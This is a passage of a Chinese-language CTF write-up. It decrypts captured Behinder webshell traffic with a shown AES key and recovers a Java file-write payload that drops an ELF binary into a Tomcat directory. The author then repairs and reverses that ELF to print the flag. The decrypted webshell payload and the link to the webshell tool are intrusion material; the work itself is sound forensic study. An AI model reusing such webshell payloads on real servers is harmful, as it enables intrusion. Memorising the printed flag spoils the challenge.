64/GjoH7V8WPg4vE62swEBid5Dwc91N30JnTqavqbSRClXkOPY7/LHwvAKSD1naz/oLXia66Ow/xNxFQyta8m6DO/wcTSA48KBjZ
AbJBugwoqz45fm2WLXegHnYM7OuBvObMpHHBodkHB0k+TwC50g7nBPSQhWXn00/qZIjh9ivk3Wdh3Uq+Vn/zl5Yqc3DvNTUwB4iI
```

算法模式：ECB（Electronic Code Book，电子密码本）模式 ▼

密钥长度：128 ▼

密钥：ba4ae3277932b0a2

密钥偏移量：若选择非ECB模式，请输入密钥偏移量，否则默认为1234567890123456

补码方式：--请选择补码方式-- ▼


解密串编码方式：base64 ▼

AES 加解密后的结果

结果字符串：


```
����2□3□0net/rebeyond/behinder/payload/java/FileOperation□□□□java/lang/Object□□□□FileOperation.java□□mode□□Ljav
a/lang/String;□□create□□□□path□□/usr/local/tomcat/conf/flag□□□□content□6�f0VMRgAAAAAAAAAAAAAAAMAPgABAAAAEA
gAAAAAAABAAAAAAAAAAKghAAAAAAAAAAAAAAEAAOAAJAEAAHQAcAAYAAAAFAAAAQAAAAAAAAABAAAAAAAAAAEAAAAAAAAAAA+
AEAAAAAAAD4AQAAAAAAAAgAAAAAAAAAAwAAAAQAAAA4AgAAAAAAADgCAAAAAAAAOAIAAAAAAAAcAAAAAAAAABwAAAAAAAA
AAQAAAAAAAAABAAAABQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACwPAAAAAAAALA8AAAAAAAAACAAAAAAAAEAAAAGA
AAA2B0AAAAAAADYHSAAAAAAANgdIAAAAAAAoAIAAAAAAACoAgAAAAAAAAAAIAAAAAAAgAAAAYAAADwHQAAAAAAAPAdIAAAA
AAA8B0gAAAAAADgAQAAAAAAAOABAAAAAAAACAAAAAAAAAAEAAAABAAAAFQCAAAAAAAAVAIAAAAAAABUAgAAAAAAAEQAAAA
AAAAARAAAAAAAAAAEAAAAAAAAAFDldGQEAAAAPA0AAAAAAAA8DQAAAAAAADwNAAAAAAAAXAAAAAAAABcAAAAAAAAAQAA
AAAAAAAUeV0ZAYAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAABS5XRkBAAAANgd
```

提取出来经过base64编码得到如下结果：




```
ELFNULNULNULNULNULNULNULNULNULNULNULNULETXNUL>NULSOHNULNULNULDLEBSNULNULNULNULNULNUL@NULNULNULNULNULNULNUL?NULNULNULNULNULNULNULNULNULNUL@NUL8NUL
NUL@NULGSNULFSNULACKNULNULNULENQNULNULNUL@NULNULNULNULNULNULNUL@NULNULNULNULNULNULNUL@NULNULNULNULNULNULNUL?NULNULNULNULNULNUL?NULNULNULNULNULNUL
NULNULETXNULNULNULEOTNULNULNUL8STXNULNULNULNULNULNUL8STXNULNULNULNULNULNUL8STXNULNULNULNULNULNULFSNULNULNULNULNULNULNULFSNULNULNULNULNULNULNULSOH
NULNULSOHNULNULNULENQNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL,SINULNULNULNULNULNUL,SINULNULNULNULNULNUL
NULNULNULNULNULSOHNULNULNULACKNULNULNUL?NULNULNULNULNULNUL?NULNULNULNULNUL?NULNULNULNULNUL?NULNULNULNULNULNUL?NULNULNULNULNULNULNULNUL
NULNULNULNULNULSTXNULNULNULACKNULNULNUL?NULNULNULNULNULNUL?NULNULNULNULNUL?
NULNULNULNULNUL?NULNULNULNULNULNUL?NULNULNULNULNULNULBSNULNULNULNULNULNULNULEOTNULNULNULEOTNULNULNULTSTXNULNULNULNULNULNULTSTXNULNULNULNULNULNULT
NULNULDNULNULNULNULNULNULNULDNULNULNULNULNULNULNULEOTNULNULNULNULNULNULNULP鋶dEOTNULNULNUL<
NULNULNULNULNULNUL<
NULNULNULNULNULNUL<
```

文件头存在ELF，说明为ELF文件，使用ida打开显示非正常文件，使用16进制编辑器查看，得到结果如下：



```
7F 45 4C 46 00 00 00 00  00 00 00 00 00 00 00 00   ELF
03 00 3E 00 01 00 00 00  10 08 00 00 00 00 00 00     >
40 00 00 00 00 00 00 00  A8 21 00 00 00 00 00 00  @        ¨!
00 00 00 00 40 00 38 00  09 00 40 00 1D 00 1C 00      @ 8   @
06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00          @
40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  @       @
F8 01 00 00 00 00 00 00  F8 01 00 00 00 00 00 00  ø       ø
08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00
38 02 00 00 00 00 00 00  38 02 00 00 00 00 00 00  8       8
38 02 00 00 00 00 00 00  1C 00 00 00 00 00 00 00  8
1C 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00
01 00 00 00 05 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
2C 0F 00 00 00 00 00 00  2C 0F 00 00 00 00 00 00  ,       ,
00 00 20 00 00 00 00 00  01 00 00 00 06 00 00 00
D8 1D 00 00 00 00 00 00  D8 1D 20 00 00 00 00 00  Ø       Ø
D8 1D 20 00 00 00 00 00  A0 02 00 00 00 00 00 00  Ø
A8 02 00 00 00 00 00 00  00 00 20 00 00 00 00 00  ¨
02 00 00 00 06 00 00 00  F0 1D 00 00 00 00 00 00          ð
F0 1D 20 00 00 00 00 00  F0 1D 20 00 00 00 00 00  ð       ð
E0 01 00 00 00 00 00 00  E0 01 00 00 00 00 00 00  à       à
08 00 00 00 00 00 00 00  04 00 00 00 04 00 00 00
54 02 00 00 00 00 00 00  54 02 00 00 00 00 00 00  T       T
54 02 00 00 00 00 00 00  44 00 00 00 00 00 00 00  T       D
44 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  D
50 E5 74 64 04 00 00 00  3C 0D 00 00 00 00 00 00  Påtd    <
3C 0D 00 00 00 00 00 00  3C 0D 00 00 00 00 00 00  <       <
5C 00 00 00 00 00 00 00  5C 00 00 00 00 00 00 00  \       \
04 00 00 00 00 00 00 00  51 E5 74 64 06 00 00 00          Qåtd
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

前四个字节为ELF的文件标志，后三个字节为应为02 02 01，被修改为了00 00 00，结构函数如下：



- **e_ident** 这是一个数组,其每个字节又都有所代表的含义:
  - **EI_MAG0 - EI_MAG3** 文件标识就是平时所说的ELF头，即 7F 45 4C 46(ELF)
  - **EI_CLASS** 文件类,其实代表的是32位/64位程序


| 取值 | 代表 | 含义 |
|---|---|---|
| 01 | ELFCLASS32 | 32位程序 |
| 02 | ELFCLASS64 | 64位程序 |

  - **EI_DATA** 数据编码,一般都是01[td]

| 取值 | 代表 | 含义 |
|---|---|---|
| 01 | ELFDATA2LSB | 高位在前 |
| 02 | ELFDATA2MSB | 低位在前 |


  - **EI_VERSION** 文件版本,固定值01 **EV_CURRENT**
  - **EI_PAD** 呃...就是一堆全是00的用来补全大小的数组
  - **EI_NIDENT** 说是e_ident数组的大小,但我看了好几个so都是00

修复后的ELF文件如下：




```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F    ANSI ASCII
00000000   7F 45 4C 46 02 02 01 00  00 00 00 00 00 00 00 00   ELF
00000010   03 00 3E 00 01 00 00 00  10 08 00 00 00 00 00 00    >
00000020   40 00 00 00 00 00 00 00  A8 21 00 00 00 00 00 00  @        ¨!
00000030   00 00 00 00 40 00 38 00  09 00 40 00 1D 00 1C 00      @ 8   @
00000040   06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00          @
00000050   40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  @       @
00000060   F8 01 00 00 00 00 00 00  F8 01 00 00 00 00 00 00  ø       ø
00000070   08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00
00000080   38 02 00 00 00 00 00 00  38 02 00 00 00 00 00 00  8       8
00000090   38 02 00 00 00 00 00 00  1C 00 00 00 00 00 00 00  8
000000A0   1C 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00
000000B0   01 00 00 00 05 00 00 00  00 00 00 00 00 00 00 00
000000C0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000D0   2C 0F 00 00 00 00 00 00  2C 0F 00 00 00 00 00 00  ,       ,
```

拖入IDA查看，关键点main函数中，查看var_A0的声明为字符数组，如下图所示：




```
var_A0= byte ptr -0A0h
```

关键跳转的逻辑如下：




```
00000000C05 loc_C05:
00000000C05 mov     rax, 6A3938393F386F6Fh
00000000C0F mov     [rbp+var_30], rax
00000000C13 mov     rax, 3E38686A3B386935h
00000000C1D mov     [rbp+var_28], rax
00000000C21 mov     rax, 6A693B6E383D3A3Bh
00000000C2B mov     [rbp+var_20], rax
00000000C2F mov     rax, 346F3B386A696D3Ah
00000000C39 mov     [rbp+var_18], rax
00000000C3D mov     [rbp+var_10], 0
00000000C41 lea     rax, [rbp+var_A0]
00000000C48 mov     rdi, rax
00000000C4B mov     eax, 0
00000000C50 call    _gets           ; 获取输入结果，放到var_A0中
00000000C55 movzx   edx, byte ptr [rbp+var_30] ; 将var_30中第一个字节赋值给edx，格式为0x0000006F
00000000C59 movzx   eax, [rbp+var_A0] ; 获取输入的字符串
00000000C60 cmp     dl, al          ; 将寄存器中最后一个字节相比较，如果输入的第一个字节为字符o,那么eax为0x0000006F,那么al为6f,同样dl也为6f,就能得到flag了
00000000C62 jnz     short loc_C70
```

判断逻辑后发现，将小端排序后的第一个字节0x6F也就是字符o，和输入的第一个字符比较相等就得到flag,也就是输入字符第一个为o就可以得到flag。




```
root@kali:~# ./elf
where is flag
o
flag为:cc43545f9e47fd427614b7ef6aef47c8
root@kali:~# ./elf
where is flag
oooo
flag为:cc43545f9e47fd427614b7ef6aef47c8
root@kali:~# ./elf
where is flag
oerfvf
flag为:cc43545f9e47fd427614b7ef6aef47c8
```

可以继续查看如何生成的flag，将4个相连的8字节数据的首地址赋值到rdi寄存器传入函数：




```
0000000000000C64 lea     rax, [rbp+var_30]
0000000000000C68 mov     rdi, rax        ; 将var_30中存放的首地址传递给rdi,传入函数
0000000000000C6B call    sub_B3B
```

动态调试其十六进制及ascii码得到结果如下：




```
6f 6f 38 3f 39 38 39 6a 35 69 38 3b 6a 68 38 3e |oo8?989j5i8;jh8>
3b 3a 3d 38 6e 3b 69 6a 3a 6d 69 6a 38 3b 6f 34 |;:=8n;ij:mij8;o4
```



```
0000000000000B3B sub_B3B proc near
0000000000000B3B
0000000000000B3B s= qword ptr -28h
0000000000000B3B var_14= dword ptr -14h
0000000000000B3B
0000000000000B3B push    rbp
0000000000000B3C mov     rbp, rsp
0000000000000B3F push    rbx
0000000000000B40 sub     rsp, 28h
0000000000000B44 mov     [rbp+s], rdi     ; 将rdi传入的首地址赋值给s
0000000000000B48 mov     [rbp+var_14], 0
0000000000000B4F jmp     short loc_B77
```


进入函数后将rdi的值赋值给s。

使用f5插件得到获取flag逻辑如下：




```
int __fastcall sub_B3B(const char *a1)
{
  int i; // [rsp+1Ch] [rbp-14h]

  for ( i = 0; i < strlen(a1); ++i )              // 获取长度位32
    a1[i] ^= 0xCu;                                // 每个字节进行异或0x0c
  return printf(format, a1);                      // 然后打印出来
}
```

直接在ida中将4个8进制数据按照小端排序到十六进制编辑器中，异或0x0c也可以得到flag。



```
rax, 6A3938393F386F6Fh
[rbp+var_30], rax
rax, 3E38686A3B386935h
[rbp+var_28], rax
rax, 6A693B6E383D3A3Bh
[rbp+var_20], rax
rax, 346F3B386A696D3Ah
```


输入到十六进制编辑器：



```
 0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F    ANSI ASCII
6F 6F 38 3F 39 38 39 6A  35 69 38 3B 6A 68 38 3E  oo8?989j5i8;jh8>
3B 3A 3D 38 6E 3B 69 6A  3A 6D 69 6A 38 3B 6F 34  ;:=8n;ij:mij8;o4
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

○ 4 字节 ○ ● XOR 0C

异或0x0c结果后结果如下：



```
63 63 34 33 35 34 35 66  39 65 34 37 66 64 34 32  cc43545f9e47fd42
37 36 31 34 62 37 65 66  36 61 65 66 34 37 63 38  7614b7ef6aef47c8
```

## 参考链接：

http://www.seacha.com/tools/aes.html

https://github.com/rebeyond/Behinder/releases

https://blog.csdn.net/zhangmiaoping23/article/details/82285664